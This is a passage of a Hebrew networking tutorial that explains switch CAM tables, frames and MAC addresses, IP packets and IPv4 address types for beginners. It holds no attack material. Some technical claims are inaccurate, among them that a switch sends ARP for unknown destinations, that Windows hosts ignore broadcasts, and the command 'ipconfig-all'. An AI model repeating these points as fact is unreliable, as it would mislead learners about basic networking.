1        001b.a4ab.1ce7   DYNAMIC   Fa0/4
1        001d.fb6d.e738   DYNAMIC   Fa0/4
1        0022.be12.0dee   DYNAMIC   Fa0/4
1        002a.e5de.4b8a   DYNAMIC   Fa0/4
1        0030.e624.b7cb   DYNAMIC   Fa0/4
1        0038.3b5c.e927   DYNAMIC   Fa0/4
1        003b.6875.06dc   DYNAMIC   Fa0/4
1        0042.771a.da50   DYNAMIC   Fa0/4
1        0043.7116.2a35   DYNAMIC   Fa0/4
1        0046.6568.aea1   DYNAMIC   Fa0/4
1        0048.f60e.5406   DYNAMIC   Fa0/4
1        004a.49e8.a550   DYNAMIC   Fa0/4
1        004e.0e80.041c   DYNAMIC   Fa0/4
1        004e.693b.d87b   DYNAMIC   Fa0/4
1        0059.1341.9438   DYNAMIC   Fa0/4
1        005d.18a3.378d   DYNAMIC   Fa0/4
1        005d.1a97.71a3   DYNAMIC   Fa0/4
1        005d.7a32.d2cb   DYNAMIC   Fa0/4
1        0060.e902.8d98   DYNAMIC   Fa0/4
--More--
    
```

בטבלה זו אנו רואים את כל הכתובות הפיזיות של המכשירים אשר מעבירים מידע דרך המתג. כתובות אלו מופיעות בעמודת ה-Mac Address.

כמו כן, בטבלה תחת העמודה Ports אפשר לראות דרך איוו "רגל" המידע נלמה.

## אופן מעבר המידע ברשת מנקודת מבט - מודל השכבות TCP/IP

תהליך קבלת המידע ברשת מתחיל בשכבת ה-physical, שהיא השכבה הראשונה במודל. שכבה זו קולטת את הזרמים החשמליים ומתרגמת אותם לביטים. אופן ההמרה מתרחש בכרטיס הרשת של מכשיר התקשורת או המחשב.

כאשר מידע נשלח ממכשיר כלשהו, הוא מגיע כאות חשמלי אשר מתורגם לביטים בעזרת כרטיס הרשת של המכשיר המקבל. כרטיס הרשת במכשיר המקבל מתרגם את הזרמים החשמליים לביטים הנראים כך: 0101101010101100111 (אלה ביטים אקראיים לצורך המחשה בלבד).

מכיוון שאין אנו יכולים לשלוח ביטים ללא מידע נלווה, כגון כתובת מען וכתובת נמען, כך שאותו מידע ידע להישלח ליעד הנכון ולחזור לשולח, מכשירי התקשורת מוסיפים כתובת יעד ומקור פיזיים לביטים לצורך אפיון המידע.

כאן נכנסת לתמונה השכבה השנייה במודל השכבות. שכבה זו מוסיפה מעטפת לביטים. מעטפת זו נקראת מסגרת מידע או באנגלית frame. מסגרת המידע מכילה את הכתובת הפיזית של המכשיר השולח וכתובת פיזית של מכשיר היעד.

מכשיר אשר יודע להשתמש במעטפת מסגרת המידע ולמפות אותה הוא המתג. כאשר המתג יקבל מסגרת הוא ישווה את הנתונים עם טבלת ה-CAM שלו ויברר דרך איזו רגל יש לשלוח את המידע ליעד על פי הנתונים המופיעים במסגרת המידע. אם המידע אינו מופיע, המתג ישלח חבילת ARP לרשת, אליה אתייחס להלן.

לפני שנוכל להמשיך, נעצור לרגע כדי שאוכל להסביר מהי כתובת פיזית. כתובת פיזית נקראת באנגלית: MAC (Media Access Control). כתובת זו מאפיינת את כרטיס הרשת.

כדי להדגים את הכתובת הפיזית אשתמש באנלוגיה לתעודת הזהות. כשם שמספר תעודת הזהות הוא ייחודי ולא קיים אדם אחר עם אותו מספר תעודת זהות, כך גם כתובת פיזית ייחודית לכרטיס הרשת, ולא אמור להיות מצב שבו יהיו שני כרטיסי רשת בעלי אותה כתובת פיזית.

**הערה:** בימנו ישנה תופעה של זיוף כתובות פיזיות, ואפילו זכור לי מצב שנתקלתי בשני מכשירי תקשורת חדשים לגמרי בעלי אותה כתובת פיזית.

הכתובת הפיזית מכילה ארבעים ושמונה ביטים הבאים לידי ביטוי בשנים-עשר תווים. כדי להציג את הכתובת הפיזית שלכם יש ללחוץ על:

1. Start | 2. Run | 3. Cmd | 4. ולכתוב ipconfig-all.



כעת חפשו את שורת ה-Physical Address כפי שמופיע בתמונה:

|  |   |                                   |
|--|---|-----------------------------------|
| Connection-specific DNS Suffix . . . . . | : | :                                 |
| Description . . . . .                    | : | Edimax nLite Wireless USB Adapter |
| Physical Address. . . . .                | : | 80-1F-02-90-90-90                 |
| DHCP Enabled. . . . .                    | : | Yes                               |

\* התמונה להמחשה בלבד

כאמור, הכתובת הפיזית היא כמו תעודת זהות של כרטיס הרשת, אך אם הכתובת הפיזית זויפה, ייתכן שנמצא עוד מכשיר בעל אותה כתובת פיזית, אם כי הסיכויים לכך די קלושים.

הכתובת הפיזית מחולקת לשני חלקים אשר הפרדתי בעזרת הדגשה בכתובת הבאה: 11-22-33-44-55-66

בנוסף לחלוקה, הכתובת כתובה במספרים אקס-דצימליים, הספירה על בסיס זה נראית כך: 1,2,3,4,5,6,7,8,9,a,b,c,d,e,f,0. שימו לב ש-f שקול לחמש עשרה.

נחזור לכתובת: 11-22-33-44-55-66.

החלק הראשון בכתובת, מ-11 ועד 33 כולל, הוא החלק השייך ליצרן כרטיס הרשת. חלק זה הוא מספר סידורי של החברה עצמה. רצף המספרים המודגש יחזור על עצמו בכל כרטיס רשת המיוצר על ידי אותה חברה.

החלק השני, מ-44 ועד 66 כולל, הוא החלק המשתנה, שהוא מספר סידורי בכתובת הפיזית, וכל חברה רשאית לעשות בו כל שינוי שתרצה.

לדוגמה: כתובת כרטיס הרשת הראשון שהחברה תייצר יראה כך: 11-22-33-00-00-01.

הכתובת בצירוד הבא שתייצר תיראה כך: 11-22-33-00-00-02 וכן הלאה. כמו כן החברה יכולה להחליט שהספירה תחל מהמספר 100 או מכל מספר אחר.

לאחר שהבנתם מהי כתובת פיזית, אנו יכולים להתקדם לשלב הבא במודל TCP/IP.

כאמור, הביטים נעטפים במסגרת המידע השייך לשכבה השנייה של המודל, אולם עדיין חסר מידע כדי להעביר את הביטים העטופים ליעדם ברשת.

### למה הבורזנה?

עד כאן למדנו על הכתובת הפיזית, שהיא תעודת הזהות של המכשיר ובעזרתה אנו יכולים להעביר מידע ברשת המקומית בלי בעיה. אך אם נרצה לשלוח את המידע מחוץ לרשת המקומית שלנו, נצטרך לדעת איך להעביר את המידע אל היעד החיצוני.

אסביר זאת באמצעות הקבלה לחיי היום-יום. נניח שאתם גרים בבניין (שהוא אנלוגיה לרשת), אשר בכניסתו יש מזכירות (שהיא אנלוגיה למתג), ואילו אתם מייצגים את מכשיר התקשורת. במזכירות מכירים את כל מספרי תעודת הזהות של כל דיירי הבניין (הכתובת הפיזית).

אם תרצו להעביר חבילה לאדם כלשהו בבניין על פי תעודת הזהות שלו, תוכלו לגשת למזכירה ולהעביר לה את החבילה. המזכירה תסתכל ברשימת תעודות הזהות שבידה ותעביר את החבילה ליעד ללא שום בעיה.

הבעיה תחל כאשר נרצה לשלוח חבילה לאדם שנמצא בעיר אחרת. במקרה זה לא די בתעודת הזהות שלו, אלא יש צורך גם בכתובת מדויקת. לכן ידיעת הכתובת הפיזית לא מספיקה כדי לשלוח את המידע ליעד מרוחק שנמצא ברשת אחרת, או בבניין אחר, במקרה שלנו.

כאן נכנסת לתמונה מעטפת נוספת – מעטפת חבילת המידע, ה-Packet, השייכת לשכבה השלישית במודל TCP/IP. שכבת המעטפת מוסיפה עוד כתובת למסגרת המידע שלנו ונתונים נוספים שניגוע בהם בהמשך. הכתובת החדשה שנוספה נקראת כתובת האיפי, IP. בעזרת כתובת זו אנו שולחים את המידע ברשת ליעד מרוחק.

אפשר לרמות את כתובת האיפי למספר בית ומספר רחוב, כך שבעזרת המידע הזה אפשר לדעת באיזה בניין נמצא אותו מספר תעודת זהות, שהוא הכתובת הפיזית שאנו מחפשים.

## מהי כתובת אייפי?

כתובת אייפי היא אחד המונחים החשובים ביותר בכל עולם ההאקינג והרשתות בכלל, לכן חשוב מאוד להקדיש את מלוא תשומת הלב לחלק זה בפרק. כתובת האיפי היא כתובת מספרית לוגית אשר מוגדרת כדי לאפיין מכשירי תקשורת בעולם הרשתות. כתובות אלה מתחלקות לסוגים שונים:

- **כתובת unicast** – סוג זה הוא הפופולרי ביותר והוא מייצג מכשיר ספציפי אחד ברשת. כאשר מצוין בספר המונח "כתובת אייפי", מדובר בסוג זה של כתובת.
- **כתובת broadcast** – כתובת כללית של כל מכשירי התקשורת באותה רשת. אם אנו פונים לכתובת, זו המידע יגיע לכל מכשירי התקשורת באותה רשת. ישנם מכשירי תקשורת אשר אינם עונים לכתובת broadcast, כמו למשל מחשבים בעלי מערכת ההפעלה חלונות, מדפסות וכולי.
- **כתובת multicast** – כתובת המציינת קבוצה מסוימת, אם ישנם כמה מכשירי תקשורת באותה קבוצת multicast. מידע הנשלח לכתובת זו יגיע לכל מכשירי התקשורת.
- **כתובת anycast** – כתובות אלה קיימות ב-IPv6 בלבד, ולא בסוג האיפי שבו אנו עוסקים, IPv4. עם זאת, ברצוני להעשיר את הידע שלכם, לכן אסביר גם על סוג זה של כתובת. זוהי כתובת זהה המופיעה בשני מכשירי תקשורת או יותר אשר מבצעים את אותה עבודה בדיוק לצורך חלוקת עומס ברשת, כך שברשת גדולה יהיו כמה מכשירי תקשורת אשר יבצעו את אותו הדבר ויסתנכרנו ביניהם. פנייה לכתובת זו תשלח את המידע למכשיר הקרוב ביותר לשולח.

**הערה:** אנו לומדים IPv4, ולכן שכפול כתובות ברשת תגרום לבעיה ואף להתרעה על כפילות כתובת, לכן לא נוכל להשתמש בכתובת ה- anycast ואסור לנו להגדיר כמה מכשירי תקשורת עם אותה כתובת כל עוד אנו עובדים עם IPv4.